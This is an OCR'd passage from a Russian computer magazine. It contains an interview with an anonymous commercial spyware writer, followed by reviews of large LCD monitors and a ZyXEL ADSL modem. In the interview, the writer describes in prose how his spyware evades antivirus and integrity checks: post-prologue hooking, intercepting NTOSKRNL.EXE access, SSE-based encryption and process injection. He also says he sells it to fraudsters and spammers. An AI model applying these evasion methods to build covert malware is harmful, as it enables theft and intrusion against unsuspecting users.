АЛЕКСЕЙ ПЕТРОВ: Для Win применяю комплекс из нескольких антивирусов, нескольких antispyware, активный персональный firewall (мои рекомендации — Outpost Firewall от Agnitum), плюс соответствующая настройка самой системы, как минимум IE/MS win. Активный application layer firewall не просто блокирует какие-то порты, а распознает, кто пытается установить соединение. Agnitum FW был первым на этом пути и по-прежнему полон новаторских идей. Кстати, популярность альтернативных web browser'ов тоже в некоторой степени базируется на снижении рисков инфицирования, по сравнению с IE. В каждом конкретном случае все подбирается, исходя из условий, под задачи, которые надо решать. Хорошая защита — это всегда индивидуальный и уникальный подход, а информация о периметре и средствах безопасности — это часть мер безопасности, и тоже секрет. Стандартная защита и ломается стандартно **C**

SPECIAL FAQ

На вопросы отвечает молодой человек в темных очках, представившийся X-Dragon'ом, с которым мы встретились на безлюдном берегу безымянной реки, где поговорили на тему кибернетического шпионажа

Q ТЫ ПИШЕШЬ ШПИОНСКОЕ ПО. ЭТО ХОББИ ИЛИ СПОСОБ ЗАРАБОТКА?

A Сначала это было хобби: я с упоением копырялся в операционных системах, изучал ассемблер, исследовал способы обхода фаеров, механизмы внедрения. Вирусами баловался, естественно. И у меня это получалось, скажем так, лучше, чем у других. В какой-то момент я понял, что на этом можно зарабатывать нехилые деньги и... понеслось.

Q КОМУ НУЖНЫ ШПИОНЫ И ВИРУСЫ?

A Заказчики себя не раскрывают, но, судя по самим заказам, это спаммеры, рассылающие рекламу чужими «руками», мошенники, крадущие номера кредитных карт и WebMoney, различные «темные ребята», интересующиеся базами данных государственных учреждений и корпораций. Всем им нужны программы, которые умеют внедряться в атакуемый компьютер и тайком выносить оттуда информацию.

Q КАК ИСКАТЬ КЛИЕНТОВ? ИСПОЛЬЗОВАТЬ ОБЪЯВЛЕНИЯ С ФОРУМОВ ИЛИ ЭТО ПАЛЕВО?

A Действительно, на форумах до фига таких объявлений, но связываться с ними — без мазы. Ты никогда не знаешь, кто сидит на другой стороне: стукач или кидала. Риск загреметь за решетку за хакерские дела, в общем-то, минимален. Гораздо опаснее то, что на хвост могут сесть бандитские группировки и заставить работать на себя, причем за смешные деньги и с вероятностью быть убитым в чужих разборках. Ну кому это нужно? Лучше находить клиентов среди хорошо проверенных знакомых.

Q НА ЧЕМ ПИШЕШЬ ШПИОНОВ? НА АССЕМБЛЕРЕ?

A Боюсь разочаровать, но заниматься этим на ассемблере можно только из большой любви к ассемблеру или от нечего делать. Современные компиляторы позволяют сделать практически все, что угодно, и с минимальными затратами времени (человеческого). Конечно, совсем без ассемблерных вставок дело не обходится, но основная часть кода пишется на Си.

Q ПОЧЕМУ ИМЕННО СИ, А НЕ СИ++? ВСЕ СЕЙЧАС СИДЯТ ИМЕННО НА НЕМ!

A И создают себе проблемы, мужественно их преодолевая. Возможно, Си++ — хороший язык, но его достоинства уравновешиваются недостатками и, в первую очередь, — ограничением свободы программиста, запретом многих форм трюкачества. Сама идеология Си++ провоцирует программиста на решение задачи в общем виде, в то время как в частном она решается в десять раз быстрее и в сто раз эффективнее.

Q СКОЛЬКО ВРЕМЕНИ ЗАНИМАЕТ РАЗРАБОТКА НОВОГО ШПИОНА?

A Это зависит от самого шпиона. Только «нового» в нем будет немного. Основную сложность представляет реализация модулей, ответственных за внедрение, сокрытие процес-

сов и файлов, установку back-door'a и т.д. Но все это уже реализовано в моей собственной библиотеке, так что фактически шпион конструируется из готовых блоков, на что уходит несколько дней. Гораздо больше времени отнимает тестирование и проверка на совместимость с новыми версиями Windows. Шпионы со «знаком качества» обкатываются до недели. Конечно, библиотека нуждается в развитии — совершенствовании механизмов сокрытия/внедрения, поддержке новых технологий и платформ (например, x86-64), но это происходит в «фоновом режиме», так сказать, в свободное время.

ПОЛЬЗУЕШЬСЯ ЛИ УПАКОВЩИКАМИ И ПРОТЕКТОРАМИ ДЛЯ ПРОТИВОДЕЙСТВИЯ АВЕРАМ?

Когда-то пользовался, но потом признал эту практику порочной и послал все протекторы на три икса. Во-первых, авериста не спят и оперативно учатся распаковывать новые протекторы, так что такая мера ни от чего не спасет. Во-вторых, все мои шпионы пишутся индивидуально и, хотя они содержат некоторые постоянные фрагменты (ту же упомянутую библиотеку), при перекомпиляции другим компилятором с другими ключами они преображаются до неузнаваемости. В-третьих, гораздо выгоднее использовать свой встроенный мини-шифратор на основе SSE-команд, с эмуляцией которых у аверов большие проблемы. Да что там SSE, многие команды 8086 процессора (такие, например, как AAA) большинством аверов эмулируются неправильно, а, значит, они не смогут расшифровать код, даже если расшифровщик будет состоять всего из нескольких машинных команд. Во всяком случае, это мой код, за который я отвечаю и прилагаю все усилия, чтобы он работал правильно. Популярные протекторы содержат массу ошибок, и доверить им защиту своих шпионов я не могу, просто не имею на это морального права перед своими клиентами.

А КАКИЕ ГАРАНТИИ КЛИЕНТАМ? ВОЗМОЖНО ЛИ ЗАСЕЧЬ ШПИОНОВ?

Гарантии обычные — то есть никаких гарантий. По-другому просто не получится. Никто не застрахован от ошибок и я в том числе. Естественно, опытный хакер, умеющий держать отладчик в руках, сможет обнаружить шпиона, если сильно озаботится этой целью. Но для этого ему придется проделать большую и кропотливую работу, которой никто не будет заниматься просто так, если нет подозрения. А подозрений не будет, потому что мои шпионы ведут себя максимально корректно, обходят защитные системы, не замедляют работу компьютера и ни с чем не конфликтуют. Хотя проколы и со мной тоже случаются...

ЧТО ЗА ПРОКОЛЫ? КАКИЕ МОГУТ БЫТЬ ПРОКОЛЫ? КАК ПРИМЕР.

Например, однажды мой шпион случайно отобрал фокус у окна winlogon'a и не возвратил, некоторые пользователи обратили на это внимание (так как раньше они просто набирали пароль при входе в систему, а теперь на окно приходилось кликать). Вот мой шпион и погорел. Несколько раз напарывался на сюрпризы недокументированных возможностей, неожиданно менявшихся в очередном service pack'e без всякого предупреждения и лишающих шпиона работоспособности, а меня — репутации и заработка. Сейчас я полностью отказался от использования недокументированных возможностей и намерен придерживаться той же стратегии и в дальнейшем.

ШПИОН, И СОВСЕМ БЕЗ НЕДОКУМЕНТИРОВАННЫХ ВОЗМОЖНОСТЕЙ?! РАЗВЕ ЭТО РЕАЛЬНО?

Представь себе, написать шпиона, использующего только документированные возможности, вполне реально, и он от этого только выиграет. Да, в использовании недокументированных возможностей есть какой-то романтизм, но в серьезных разработках использовать их недопустимо! Это могут делать либо очень опытные гуру, либо пионеры. Я же не отношусь ни к тем, ни к другим. Кстати, MS в последнее время «рассекретила» множество функций, бывших ранее недокументированными, чем серьезно облегчила мне и моим коллегам жизнь.

КАКИЕ АЛГОРИТМЫ СОКРЫТИЯ ФАЙЛОВ И ПРОЦЕССОВ ТЫ ИСПОЛЬЗУЕШЬ?

Это как раз проще всего. Достаточно перехватить ряд низкоуровневых функций, например, внедрив за концом их пролога jump на свой обработчик. Почему после пролога, как поступает большинство шпионов? Да потому что уже существуют утилиты, сканирующие первые байты функций на предмет наличия jump'ов, к тому же необходимо отслеживать открытие файла NTOSKRNL.EXE, чтобы никакая защита не могла сравнить образ памяти ядра с оригиналом. Вообще же, лучший способ маскировки — не создавать никаких дополнительных потоков/процессов, внедряясь в уже существующие, и не дрыгать дисковым, держа все данные в памяти. Любую активную маскировку достаточно легко обнаружить. Защите достаточно, например, прочитать диск на секторном уровне и сравнить эти данные с данными, возвращенными операционной системой. Если обнаружатся различия — значит, кто-то маскируется.

А РАЗВЕ НЕЛЬЗЯ ПЕРЕХВАТИТЬ ПОСЕКТОРНОЕ ЧТЕНИЕ ДИСКА?

Можно. Но это усложняет шпиона, да и к тому же всего не предусмотришь. С этим, кстати, связан еще один мой прокол. Я не учел существование USB-носителей и некоторых других типов дисков, вот их и не перехватывал. А следовало бы. Но всего же не учтешь. К тому же некоторые ревизоры сканируют диск еще до загрузки операционной системы, а потому в принципе не могут быть перехвачены шпионом. То есть, могут конечно, но для этого шпион должен внедряться в первичный загрузчик. Хорошо, когда он расположен на IDE-диске, а если это RAID или SCSI? Сокрытие своего присутствия (то есть стелсирование) — изначально плохая и порочная идея, поскольку она порождает проблемы, решение которых порождает новые проблемы. Впрочем, это только мое личное мнение, и если заказчик хочет получить стелсирование — он его получает. Но я сразу же предупреждаю его, чем это чревато.

В СОЗДАНИИ ШПИОНОВ СТОЛЬКО ТОНКОСТЕЙ...

Да. Но на самом деле их гораздо больше, чем ты думаешь. Хороший шпион — большая редкость, и его конструкция отрабатывается годами: просто так сесть и написать ни у кого не получится, особенно если ты ничего круче домашнего ПК с IDE-винчестером и Windows XP Professional в глаза не видел! Необходимо иметь опыт работы с различным оборудованием, исследовать сотни защитных механизмов (типа брандмауэров, систем обнаружения вторжения и т. д.). Причем знать не только теорию, но и практический расклад, и расстановку сил. То есть реальное положение дел, определяемое пресловутым человеческим фактором. И много чего еще...

А КАК НАСЧЕТ ШПИОНАЖА В НИКСАХ?

Технически это весьма просто. Если только это не OpenBSD, и админ не латает систему с параноической усердностью. У меня есть несколько готовых шпионов, но спрос на них порядка на два меньше, чем на Windows. Но, возможно, в будущем ситуация изменится, поэтому шпионы необходимо подготовить заранее.

КОМУ ДАНО ПИСАТЬ ШПИОНЫ?

Разработка шпионов — это удел тех, кто не смог (или не захотел) реализовать себя как-нибудь иначе. Сверхбольших денег не приносит, а риск все-таки есть. Он давит на тебя как танк, нависает, словно осеннее небо, но... ничего другого кроме шпионов ты программировать не умеешь, а клепать оплеухи тебе не позволяет гордость. Вот и... C

hard


lcd20+

ТЕСТ ЖК-МОНИТОРОВ С ДИАГОНАЛЬЮ БОЛЕЕ 20 ДЮЙМОВ

АЛЕКСАНДР ШЕХТМАН

Тебе уже наверняка надоел твой LCD'шник с диагональю 15 дюймов, и уже давно хочется смотреть кино или играть в игры на большом экране, желательно во всю стену. Такой масштаб осуществить будет сложновато и, главное, дороговато, но вот обзавестись качественным монитором с большим и, если хочешь, широким экраном вполне реально. Правда, надо осознавать, что уровень цен пока остается высоким.

➔ **методика тестирования.** Для начала рассматривалось время отклика пикселей — один из самых важных параметров для жидкокристаллических мониторов. Для этого с помощью известной утилиты TFTtest на экран выводился черный фон, по которому быстро перемещался белый квадратик. Чем сильнее он размывается, тем выше время реакции, а значит, тем хуже будут отображаться динамичные сцены из фильмов или игр. На втором месте по важности стоит цветопередача — насколько правильно монитор отображает те или иные цвета. Для ее проверки мы использовали колориметр — он подает на видеокарту последовательность сигналов, соответствующих различным оттенкам, и с помощью датчика регистрирует, насколько полученное изображение будет соответствовать этим сигналам. На выходе мы имеем диаграмму с линиями, соответствующими трем основным цветам палитры (красный, зеленый, синий). В идеале они должны совпасть между собой в одну прямую и точно лечь на диагональ квадрата, соответствующего координатам. Любое отклонение свидетельствует о некорректности отображения тех или иных цветов. Яркость и контрастность проверялись следующим образом: каждый из параметров выставлялся на максимальное и минимальное значение — чем шире получался диапазон, тем точнее можно настроить картинку под тот или иной уровень освещения. Но матрица не всегда бывает сделана одинаково качественно по всей поверхности, так что яркость в разных ее частях может различаться. Для того чтобы это выявить, на экран выводился черный и белый цвет, после чего мы изучали, насколько правильно они отображаются (нет ли голубоватых разводов или пятен). Проверялись и углы обзора: насколько быстро начинает искажаться картинка, если поворачивать ось зрения относительно экрана. Особое внимание обращалось на эргономичность и удобство использования, что в первую очередь связано с большими размерами всех испытуемых, и то, насколько гибко их можно адаптировать под то или иное рабочее место, что должно быть немаловажным критерием при покупке.




SAMSUNG SyncMaster 204B
($562) 9 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ):	**20'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ:	**1600x1200**
ЯРКОСТЬ:	**300 кд/м²**
КОНТРАСТ:	**800:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ:	**5 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ ПО ГОРИЗОНТАЛИ):	**160/160°**
ИНТЕРФЕЙСЫ:	**D-SUB, DVI-D**
СТАНДАРТЫ БЕЗОПАСНОСТИ:	**TCO'03**
МОЩНОСТЬ ДИНАМИКОВ:	**нет**
РАЗМЕРЫ:	**444x427.6x200 мм**
ВЕС:	**7.7 кг**

➔ **плюсы.** Цветопередача хорошая, правда, несколько хуже, чем у более продвинутого собрата: линии красного и зеленого почти идеально совпадают, а вот синий слегка смещен вверх. Латентность матрицы близка к идеальной: размытие движущихся объектов видно лишь при детальном рассмотрении и никак не может сказаться на качестве изображения. Большие, по сравнению с конкурентами, углы обзора, но если смотреть на экран снизу, цвета все же начинают инвертироваться. Никаких проблем с эргономикой: корпус вращается во всех направлениях и, что самое главное, его можно приподнимать или опускать относительно стола. В станине имеется поворотный круг, так что можно не бояться ставить Samsung SyncMaster 204b на эмалированную поверхность — он ее не поцарапает. Меню на русском языке с большим количеством опций, а яркость и контрастность выведены на отдельные кнопки.

➔ **минусы.** Низкое максимальное значение яркости: для нормальной работы его хватает впритык. Засветка матрицы неравномерная — если вывести белый цвет во весь экран, по всей его поверхности будут видны характерные разводы. Нет фиксатора, позволяющего ориентировать экран точно по горизонтали, так что приходится это делать вручную.



SONY SDM-S205F
($730) 8 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **20.1'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1600x1200**
ЯРКОСТЬ: **300 кд/м²**
КОНТРАСТ: **700:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **16 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ ПО ГОРИЗОНТАЛИ): **178/178°**
ИНТЕРФЕЙСЫ: **D-SUB, DVI-D**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'03**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ: **442x411x278 мм**
ВЕС: **9.6 кг**

→ **плюсы.** Практически идеальная цветопередача: все линии почти слились воедино, и лишь в начале видно небольшое отклонение вверх, которое, впрочем, не может сильно повлиять на ситуацию. Помимо яркости имеется и дополнительная подсветка матрицы, которая является дополнительным параметром, позволяющим более качественно регулировать изображение. Есть и фиксированные настройки — ECO Mode: средняя, темная, яркая, автоформат (ручная настройка). Не могут не радовать углы обзора: даже при больших отклонениях от центра картинка лишь чуть тускнеет. Как и многие его конкуренты, Sony SDM-S205F обладает отличной эргономикой: экран поворачивается практически во всех направлениях, а чтобы поверхность стола не царапалась, на нижней части станины предусмотрен поворотный круг. Меню отличается понятной структурой и снабжено русским языком. Sony SDM-S205F имеет аудиовход и выход, что удобно, если ты используешь наушники. Правда, встроенных колонок нет.


→ **минусы.** Заметная латентность матрицы: край движущегося по черному фону белого квадрата размывается. Это видно даже при обычном скроллинге текста. Поворотный круг туговат и может проскальзывать. Яркость и контрастность регулируются только из меню.

SAMSUNG SyncMaster 214T
($840) 9 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **21.3'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1600x1200**
ЯРКОСТЬ: **300 кд/м²**
КОНТРАСТ: **900:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **8 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ ПО ГОРИЗОНТАЛИ): **178/178°**
ИНТЕРФЕЙСЫ: **D-SUB, DVI-D**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'03**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ: **469x466.2x228.5 мм**
ВЕС: **8.8 кг**

→ **плюсы.** У этого девайса поистине выдающаяся цветопередача — по этому параметру он вплотную приблизился к хорошим CRT-дисплеям: графики на диаграмме практически слились воедино, а значит, цвета будут отображаться максимально корректно. Латентность матрицы в порядке — искажений движущихся объектов заметно не будет. Такая же ситуация и с углами обзора: картинка начинает блекнуть только при сильных отклонениях от центральной оси. Сразу отмечаем отличную эргономику: экран можно вращать практически в любых направлениях и точно настраивать под себя, а режим «портрет» делает работу с текстом максимально удобной. Из дополнительных особенностей можно отметить наличие входов RCA и S-VIDEO, позволяющих подключать различную видеоаппаратуру: если ты хочешь, например, смотреть фильм с видика и одновременно работать на компе, то специально для тебя предусмотрена функция «картинка в картинке»: второе окошко возникает в правом нижнем углу экрана. Меню подробное, с названиями на русском языке, правда, управлять им немного неудобно.

→ **минусы.** Немного подвела яркость — ее приходится задирать почти на максимум, и если ты фанат фильмов, то темные сцены будут видны средне. К тому же в углах экрана яркость чуть выше, чем в центре. К сожалению, нет автоматического выбора источника сигнала, хотя с таким количеством входов это может быть и преимуществом, например, при подключении к интерфейсам сразу нескольких видеоустройств.




ACER AL2416
($1016) 8 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **24’**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1920x1200**
ЯРКОСТЬ: **500 кд/м²**
КОНТРАСТ: **1000:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **6 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ ПО ГОРИЗОНТАЛИ): **178/178°**
ИНТЕРФЕЙСЫ: **D-SUB**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO’03**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ **577x457x221 мм**
ВЕС: **9.1 кг**

➔ **плюсы.** Этот монитор специально предназначен для любителей кино, так как экран у него имеет широкий формат. Очень хорошая цветопередача: все линии почти совпали, если не считать резкого скачка синего в самом начале диапазона. Яркость сама по себе невысокая, но если ее хорошо сбалансировать с контрастностью, то можно получить почти любые параметры изображения. Засветка матрицы равномерная, так что искажений цветов объектов в разных ее частях не будет. С углами обзора никаких проблем, что весьма важно для «киношного» монитора.


➔ **минусы.** Латентность матрицы все же высоковата — за движущимся квадратом виден заметный шлейф, но он все же относительно невелик. Навигация по меню неудобная, да и отсутствие русского языка несколько расстраивает. К сожалению, отсутствует цифровой вход, что для такого девайса странно. Поворачивать экран можно лишь вверх или вниз, что не особо удобно, если учесть размеры устройства.



ViewSonic VP2030b
($898) 8 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **20.1'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1600x1200**
ЯРКОСТЬ: **300 кд/м²**
КОНТРАСТ: **1000:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **8 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ПО ГОРИЗОНТАЛИ): **170/170°**
ИНТЕРФЕЙСЫ: **D-SUB, DVI-D**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'99**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ: **468x403x315 мм**
ВЕС, КГ: **9 кг**


→ **плюсы.** Широкие диапазоны яркости и контрастности, к тому же для их изменения совершенно не обязательно лезть в меню (имеются специальные кнопки). Вся поверхность экрана подсвечивается равномерно. Большие углы обзора: если тебе нравится смотреть фильмы в большой компании, то для всех присутствующих изображение будет качественным, даже если они находятся сильно в стороне от монитора. Хорошо выполнена станина, поддерживающая экран — она позволяет настроить экран точно под твой взгляд, вне зависимости от того, высоко ли у тебя расположен стол. Для тех, кто много работает с текстом, имеется режим «портрет». Из дополнительных возможностей отмечаем встроенный USB-концентратор на четыре порта. В комплект поставки предусмотрительно входит соответствующий кабель.



→ **минусы.** Графики, полученные колориметром, заметно расходятся, что все же хуже, чем у некоторых конкурентов. Велико время отклика пикселя: за движущимся квадратом виден заметный шлейф. Станина сделана в виде креста, из-за этого передние ее части слишком сильно выдвинуты вперед и могут мешать. Меню сделано немного нелогично и в нем нет русского языка.

NEC Multisync 20WGX2
($800) 9 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **24'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1680x1050**
ЯРКОСТЬ: **470 кд/м²**
КОНТРАСТ: **1600:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **6 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ПО ГОРИЗОНТАЛИ): **178/178°**
ИНТЕРФЕЙСЫ: **D-SUB**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'03**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ: **471.4x391.5x203 мм**
ВЕС: **7 кг**



→ **плюсы.** Этот девайс обладает лучшей во всем тесте четкостью картинки: все контрастные переходы — максимально тонкие, что особенно заметно при выведении на экран мелких шрифтов, и если у конкурентов они бы просто смазались, то у NEC MiltiSync 20WGX2 — нет. Цветопередача близка к идеалу: если не считать небольшого расхождения в начале диапазона, линии почти полностью совпали. Яркость и контрастность на высоком уровне, и для их изменения совсем необязательно лезть глубоко в меню. Очень хорошая латентность — у движущихся объектов лишь чуть заметно размывается край. Углы обзора никаких нареканий не вызывают. Есть встроенный разветвитель USB на четыре порта, причем два из них расположены на левом торце девайса для более удобного подключения периферии. Для навигации по меню предусмотрено три кнопки и один джойстик, что делает переход по опциям максимально понятным. Чтоб шлейфы не перекручивались, на станине предусмотрено специальное углубление, куда они все загоняются.


→ **минусы.** Если вывести черный цвет во весь экран, то в правом нижнем углу будет виден характерный белесый развод (он будет виден всегда при просмотре темного изображения). Индикатором работы служит синий светодиод, яркий луч которого может отвлекать от работы. На матрице предусмотрено защитное покрытие, которое сильно бликует.

BENQ FP202W
($528) 7 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **20.1'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **1680x1050**
ЯРКОСТЬ: **300 кд/м²**
КОНТРАСТ: **600:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ, МС: **6 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ПО ГОРИЗОНТАЛИ): **170x170°**
ИНТЕРФЕЙСЫ: **D-SUB, DVI-D**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'92**
МОЩНОСТЬ ДИНАМИКОВ: **нет**
РАЗМЕРЫ: **396.7x479.6x169.9 мм**
ВЕС: **5.7 кг**

→ **плюсы.** Еще один широкоэкранный монитор, на этот раз поддерживающий разрешение 1680*1050. Неплохое время отклика пикселей: формы перемещающихся объектов не искажены, что важно для качественного отображения динамических сцен в фильмах. Яркость и контрастность не самые высокие в обзоре, но для обычной работы их будет вполне достаточно, к тому же во всех частях матрицы эти параметры имеют одинаковое значение.

→ **минусы.** Все кнопки управления и подписи к ним расположены на правом торце монитора, что создает большие проблемы для навигации. Чтобы узнать назначение той или иной кнопки, тебе ничего не останется, как заглядывать за монитор. К тому же все иконки никак не выделены цветом (это просто канавки, выдавленные в корпусе), так что различить их в условиях слабого освещения практически невозможно. Самая слабая в обзоре цветопередача: все три графика сильно расходятся между собой, имеют серьезные перепады в конце и начале диапазона, а в середине видны заметные искривления. При изменении разрешения экрана может некорректно сработать автоматическая настройка, и изображение смещается примерно на пять сантиметров влево.



ACER AT2001
($590) 7 баллов

РАЗМЕР ЭКРАНА (ВИДИМЫЙ): **20.1'**
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ: **800x600**
ЯРКОСТЬ: **450 кд/м²**
КОНТРАСТ: **500:1**
ЛАТЕНТНОСТЬ МАТРИЦЫ: **16 мс**
УГОЛ ЗРЕНИЯ (ПО ВЕРТИКАЛИ/ПО ГОРИЗОНТАЛИ): **160/120°**
ИНТЕРФЕЙСЫ: **D-SUB, RCA, S-VIDEO, TV, SCART**
СТАНДАРТЫ БЕЗОПАСНОСТИ: **TCO'03**
МОЩНОСТЬ ДИНАМИКОВ: **2x3 вт**
РАЗМЕРЫ: **495.9x468.2x198.4 мм**
ВЕС: **7.8 кг**

→ **плюсы.** Это не просто монитор, а целый развлекательный центр! К нему можно подключать не только компьютер, но и практически любую видеотехнику посредством разъемов RCA, S-VIDEO, SCART. Есть встроенный ТВ-тюнер, который оказался достаточно чувствительным, а потому поймал все основные каналы. В корпусе имеются колонки, качество которых сравнимо с аналогичными в обычном телевизоре. Очень широкие диапазоны изменения яркости и контрастности. В комплект поставки входит пульт дистанционного управления.

→ **минусы.** Разрешение экрана всего лишь 800x600, что по современным параметрам очень невелико, так что использовать ACER AT2001 в качестве монитора весьма неудобно. Цветопередача не самая лучшая, особенно по сравнению с конкурентами: на диаграмме видно, что все три линии существенно расходятся. Латентность матрицы также оставляет желать лучшего — за перемещающимися объектами виден заметный шлейф. ТВ-тюнер плохо «ловит» звук — он получается с заметными помехами в виде равномерного потрескивания. Слабоподвижный экран: поворачивать его можно только вверх-вниз. Маленькие углы обзора, причем как вертикальные, так и горизонтальные, что особенно неприятно при использовании ACER AT2001 в качестве телевизора. К сожалению, отсутствует цифровой вход. Разъем для наушников расположен на задней панели, там же, где и все другие интерфейсы, что несколько осложняет подключение.

→ **выводы**. Как видно из теста, современный рынок мониторов с большим экраном довольно разнообразен, так что любой пользователь сможет найти девайс точно для своих нужд. Что касается наших оценок: «Лучшей покупкой» стал NEC MiltiSync 20WGX2, показавший хорошее качество изображения, а «Выбор редакции» получил Samsung SyncMaster 214T за отличную функциональность и замечательную картинку **C**

hard

зухель, коннект!

ТЕСТИРУЕМ ZYXEL P-660RU EE

АЛЕКСЕЙ ШУВАЕВ

технические характеристики:

ИНТЕРФЕЙС С КОМПЬЮТЕРОМ:	**Ethernet, USB 2.0**
СТАНДАРТ:	**ADSL2+**
СКОРОСТЬ ПЕРЕДАЧИ ДАННЫХ:	**до 24 Мбит/сек**
ПИТАНИЕ:	**адаптер 220В**
УДАЛЕННОЕ АДМИНИСТРИРОВАНИЕ:	**web-браузер, telnet**
ПОДДЕРЖКА DHCP:	**есть**

Тебе необходимо стабильное подключение к интернету и высокая скорость? Местные локальные сети требуют денег за протяжку кабеля, а пользователи жалуются на качество связи? Подключайся к Сети посредством ADSL-модема и оцени скорость доступа к интернету.

Конкуренция на рынке телекоммуникаций, и, в частности, в сфере предоставления услуг связи с глобальной Сетью, становится все более жесткой. Если некоторое время назад подключение к интернету в основном осуществлялось по Dial-Up модему, то теперь все чаще появляется выбор между районной LAN и медной парой с модемом ADSL. Фирма ZyXEL, известная своими качественными девайсами, выпустила модель, которая способна порадовать не только владельца скромного компьютера, но даже обладателя небольшого парка машин.

➔ **что он может?** Маленькая черная коробочка (не больше пепельницы) и есть новый модем. Поддержка технологии ADSL2+ оставляет неплохой задел на будущее, и ты сможешь спокойно пережить переход на более высокие скорости, когда провайдер начнет предоставлять такие тарифы. На задней панели разместились выходы питания, 1 порт USB, 1 порт RJ-45 Ethernet и телефонной пары. В комплект включены все необходимые кабели и адаптеры. Подключить модем к компьютеру ты можешь через USB — в этом случае у тебя появится новое сетевое устройство. Однако ничего не мешает тебе подсоединить его к сетевой карте своего компьютера. Более того, если у тебя уже есть несколько компьютеров, объединенных в локальную сеть, ты можешь просто воткнуть сетевой шнур в модем, и встроенный сервер DHCP сам пропишет все необходимые настройки. Нужно только настроить сам модем (хотя бы ввести логин и пароль). Управление очень простое: ты вводишь IP девайса в браузере и попадаешь на страницу настройки модема. Все меню — на английском (есть список, включающий несколько европейских языков, среди которых нет русского). Помимо непосредственных функций модема, ZyXEL P-660RU EE имеет пакетный фильтр, умеет транслировать сетевые адреса (NAT) и служит маршрутизатором.

➔ **зачем это нужно.** Если ты уже подключился к интернету по ADSL, и тебе выдали маленький USB-модем, то наверняка после каждой перезагрузки компьютера ты сидишь и ждешь, когда же установится соединение. ZyXEL P-660RU EE подключен к Сети постоянно, и тебе необходимо лишь установить соединение с самим девайсом, что займет доли секунды. А если у тебя небольшой офис (более двух компьютеров), и ты подключен по медной паре, все соединения будут осуществляться через один компьютер, то есть необходимо будет выделить сервер. Другим вариантом использования может быть одновременное нахождение в Сети и просмотр цифрового телевидения, например, СтримТВ.

